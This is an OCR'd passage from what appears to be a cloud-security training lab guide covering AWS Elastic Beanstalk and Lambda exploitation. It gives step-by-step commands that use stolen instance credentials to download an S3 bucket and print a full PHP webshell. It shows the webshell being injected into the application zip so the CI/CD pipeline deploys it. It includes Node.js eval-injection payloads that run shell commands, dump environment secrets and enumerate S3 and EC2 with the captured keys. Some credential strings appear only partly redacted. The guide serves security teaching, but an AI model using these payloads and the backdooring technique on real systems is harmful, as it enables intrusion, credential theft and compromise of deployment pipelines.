
```
root@kali:~# aws s3 ls
```

```
savan@kali:~$ aws s3 ls

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
savan@kali:~$
```

As shown access is denied, this could be due to security policies.

Step 9: The managed policy "AWSElasticBeanstalkWebTier" by default only allows to access S3 buckets whose name start with "elasticbeanstalk"

Reference: https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/iam-instanceprofile.html



To access the S3 bucket, we needed to know the bucket name. Elastic Beanstalk creates an Amazon S3 bucket named **elasticbeanstalk-region-account-id** for each region in which you create environments with role aws-elasticbeanstalk-ec2-role. Elastic Beanstalk uses this bucket to store objects, for example temporary configuration files, that are required for the proper operation of your application.

- **http://169.254.169.254/latest/meta-data/iam/info -**
  - **"InstanceProfileArn" : "arn:aws:iam::6XXXXXX79:instance-profile/aws-elasticbeanstalk-ec2-role",**
- **http://169.254.169.254/latest/user-data**
  - **Access Zone information**

Step 10: Use AWS CLI to gain access to the bucket

```
root@kali:~# aws s3 ls s3://elasticbeanstalk-region-account-id/ --recursive

Example: aws s3 ls s3://elasticbeanstalk-us-east-1-6XXXXX79/ --recursive
```

```
savan@kali:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F6XX6UTIS7ED
savan@kali:~$ export AWS_SECRET_ACCESS_KEY=h2EuL9XF30khWJ0wyFgb61nqel/ltM9TK1wV7
HHj
savan@kali:~$ export AWS_DEFAULT_REGION=us-east-1
savan@kali:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjELr//////////wEaCXVzLWVhc3QtMSJHMEUCIDune1ae1ALLcL+XQ/b
Pahcd/03yAIicb/PtDwljYk8PAiEApBgpZRdZIG0R8jYLHqDhLkT/3OQbPuJIpSitLD6ViEYqtAMIcxABGgw2OTYyNDQzNjg4NzkiDLbsS7Pyi
gZYyJ0MDCqRA29XYoYbaMQHaLU16pD9jeDlTOymSewIR6xt93NDbWPv8+Um1S3XsVl0g7MD+rYcWg7O1Fsw/pA0QQ4QgerxNa+TA0YIR53MrGS
h+o5POjWQyckeP+p7A/u7iw26hT4snn2rQkNVoZD3cGLt0YLOMjTwa+lDG9tQywXCqeFGIkroNt0Z4CAU8nR2X4NjBsT3yweloQJuABe2Uy2O5
dTiW441HVb4AdhI/JvrN/MfvfyePAvseTlO4jheYBNWCp18/DGVT8VfJNhPXKt/BNEdtMLodcvgB3nSGH2nmNv7dFGVP/II0knihAPolcSOkWh
5qw8TpeGagHGjZozyfAVnI6gCDBkPnN90w2DO+JbGONRpSjU/hwpmV6jfNMqWGVaUgq0QXRJHWgxovK/eUICTinSwlqPlvJyBQG+CMD5MP1SO5
FFNBVDBrcNbEZx5cX0atGL07xi0x4Z7PlNwZ6gyXc97sk9P/SsiI36pDxKKj0GPfMbxY2DkNjxkB1jnJMop3oQmdAMmz2T5lV1eJphQ/iA5MMy
55fgFOusBx0iBXIaRFJ5tRW6tbNCoDC9xB+DgYcw4FRmFORs3J4UpOVStYTBg3gmLUKYzaOYoq182nX2Q6akgwo2FJNW693m+ytydhh35Ci1xM
dIzBfGMsG33NMPOQuKOer2G6hHkT+GUUxBmUIFSOarvsHPozGhpVxhQkBbBMk2b6D1OHfCLCZvkfqHLyP9MdJWNZKrMwvv4CiWuuRP03jJB4yi
ZkcDSZosfr4SdO/DBGDS8mpNxoSOWvTmL6qWtJ7EBJNlMe9wXmd0q+GqhZFq8GYoMwnN6M505zAC6Oi7IhIA0xX8spHlYbSxY5ElNcA==
savan@kali:~$ aws s3 ls s3://elasticbeanstalk-us-east-1-69         9/ --recursive
2019-01-30 19:09:06          0 .elasticbeanstalk
2020-07-22 21:20:39        761 2019028gtB-InsuranceBroking-stag-v2.0024.zip
2019-05-22 13:13:04        446 resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
2019-07-02 16:22:34         22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
90815eed3f2773c34127e9123b4651
2019-05-20 16:04:53         22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
c17349821af734fe6a5f1650333168
2019-08-06 19:05:49         22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/0a
ae7c193badcf5ace96bba8365a211c
2019-10-18 21:43:23         22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/1a
d27413d533654c407d7502c56fac8e
2019-08-06 18:47:41         22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/27
```

Step 11: To download the source code use the following command:

```
root@kali:~# aws s3 cp s3://elasticbeanstalk-us-east-1-6XXXXX79/ {destination
local path} --recursive
```

```
savan@kali:~$ aws s3 cp s3://elasticbeanstalk-us-east-1-69         '9/ /home/savan/elasticdata --recursive
download: s3://elasticbeanstalk-us-east-1-696244368879/2019028gtB-InsuranceBroking-stag-v2.0024.zip to elasticdata
/2019028gtB-InsuranceBroking-stag-v2.0024.zip
download: s3://elasticbeanstalk-us-east-1-696244368879/.elasticbeanstalk to elasticdata/.elasticbeanstalk
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/00c17349821af734fe6a5f1650333168 to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/00c17349821af734fe6a5f1650333168
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/0aae7c193badcf5ace96bba8365a211c to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/0aae7c193badcf5ace96bba8365a211c
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f495c6c8d63d04706636adf8aaf22f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f495c6c8d63d04706636adf8aaf22f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d44ba74bdcbd7a1b32d78942a06309f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d44ba74bdcbd7a1b32d78942a06309f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc0
94a9f36e07ca091 to elasticdata/resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d7a0547a865cb04ccae8d3deccc6e48 to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d7a0547a865cb04ccae8d3deccc6e48
```

Pivoting from SSRF to RCE

The software release, in this case, is automated using AWS Pipeline, S3 bucket as a source repository and Elastic Beanstalk as a deployment provider. AWS CodePipeline is a CI/CD service which builds, tests and deploys code every time there is a change in code (based on the policy). The Pipeline supports GitHub, Amazon S3 and AWS CodeCommit as source provider and multiple deployment providers including Elastic Beanstalk. The AWS official blog on how this works can be found here.

Step 12: Create a new PHP file (webshell) as shown in Figure:

File: **webshell00x.php**

```
<html>
<body>
<form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="text" name="call" id="call" size="80">
<input type="submit" value="go">
</form>
<pre>
<h1> My Webshell 1001 </h2>
<?php
if($_GET['call'])
{
system($_GET['call']);
}
```

```
?>

</pre>

</body>

</html>
```

webshell1001.php

```
1  <html>
2  <body>
3  <form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4  <input type="text" name="call" id="call" size="80">
5  <input type="submit" value="go">
6  </form>
7  <pre>
8
9  <h1> My Webshell 1001 </h2>
10
11 <?php
12 if($_GET['call'])
13 {
14 system($_GET['call']);
15 }
16 ?>
17 </pre>
18 </body>
19 </html>
```

Step 13: Add newly created file to the 2019028gtB-InsuranceBroking-stag-v2.0024.zip file as shown below:

```
root@kali:~# zip -ur 2019028gtB-InsuranceBroking-stag-v2.0024.zip
webshell00X.php
```

Step 14: To check if the file has been added to the zip run the command and locate the shell file:

```
root@kali:~# vi 2019028gtB-InsuranceBroking-stag-v2.0024.zip
```

```
" zip.vim version v28
" Browsing zipfile /home/[redacted]awsdata/2019028gtB-InsuranceBroking-stag-v2.0024.zip
" Select a file with cursor and press ENTER

view_pospdocument.php
webshell1001.php
```

Step 15: Now, upload an archive file to S3 bucket using the AWS CLI command, as shown in Figure:


```
root@kali:~# aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip
s3://elasticbeanstalk-us-east-1-696XXXXXXXXX/
```

```
$aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip s3://elasticbeanstalk-us-east-1-6962
upload: ./2019028gtB-InsuranceBroking-stag-v2.0024.zip to s3://elasticbeanstalk-us-east-1-6962
6   9/2019028gtB-InsuranceBroking-stag-v2.0024.zip
$
```

Step 16: The moment the new file is updated, CodePipeline immediately starts the build process and if everything is OK, it will deploy the code on the Elastic Beanstalk environment.

Once the pipeline is completed, we can then access the web shell and execute arbitrary commands to the system, as shown below.

```
http://cloud.webhacklab.com/webshell00X.php
```



We successfully have an RCE!

AWS Serverless Exploitation

Challenge URL: https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'

- **Identify and exploit Remote Code Execution vulnerability in the Lambda function**
- **Obtain Secret Tokens**
- **Gain access to S3 bucket**
- **Connect to EC2 instance**

Solution:

Step 1: Navigate to our serverless lambda application which takes input from the "query" parameter. Notice how the input from the query parameter is getting reflected back on the page.


```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'
```

Step 2: Evaluate the expression by passing 5*5 in the query parameter. The expression was evaluated which implies that the lambda function would evaluate any command provided as an input leading to a remote code execution.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=5*5
```

Step 3: Now that the application is evaluating the expressions, inject the function “require” to execute commands on the host to read the content of the file “/etc/passwd” as shown below:

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27cat%20/etc/passwd%27);
```



Step 4: Now that we can execute operating system level commands and we also know that this is an Amazon instance let's read the environment variable to get access to the AWS keys which are generally stored as an environment variable. “Env” command will print all the environment variables associated with the privileges with which the application is running.


```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27env%27);
```

Step 5: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F6XXXXXXXXX
root@kali:~# export AWS_SECRET_ACCESS_KEY=9STIiddjS/D/XXXXsCM7Yj1IMaUmXXXXXXXXX
root@kali:~# export AWS_DEFAULT_REGION=us-east-2
root@kali:~# export AWS_SESSION_TOKEN= IQoJb3JpZ2luX2VjEOr/////////wEa…….
```

Step 6: Run “aws_enum” script to discover AWS services which a following set of AWS credentials has access to (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_SESSION_TOKEN)


```
root@kali:~/tools/# python3 aws_enum.py  --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-2
```



Note: The AWS keys which were compromised are having read access on S3 bucket, EC2 Instances and SecretsManager.


Step 7: Let us access “nss-lambda-demo” s3 bucket and search for some juicy information.As observed this s3 bucket is containing the “aws-ec2-solr.pem” file which is nothing but a private key of another internal server.

```
root@kali:~/tools/# python3 aws_enum.py  --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-2 --command "aws s3 sync s3://nss-lambda-demo lambda-demo-files"
```



Step 8: We don't know which server can be accessed using the “aws-ec2-solr.pem” file. Hence let us list all the EC2 instances that are associated with the AWS keys compromised earlier.


```
root@kali:~/tools/# python3 aws_enum.py  --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-1 --command "aws ec2 describe-instances"
```



As you may have seen , the output of the “ec2 describe instances” command is voluminous. Hence we may need to save the output in a text file and then search for the keyname “aws-ec2-solr.pem”. Upon doing the same it was found that the key file obtained belongs to the instance “i-0c81d2e81dee1ebfc”

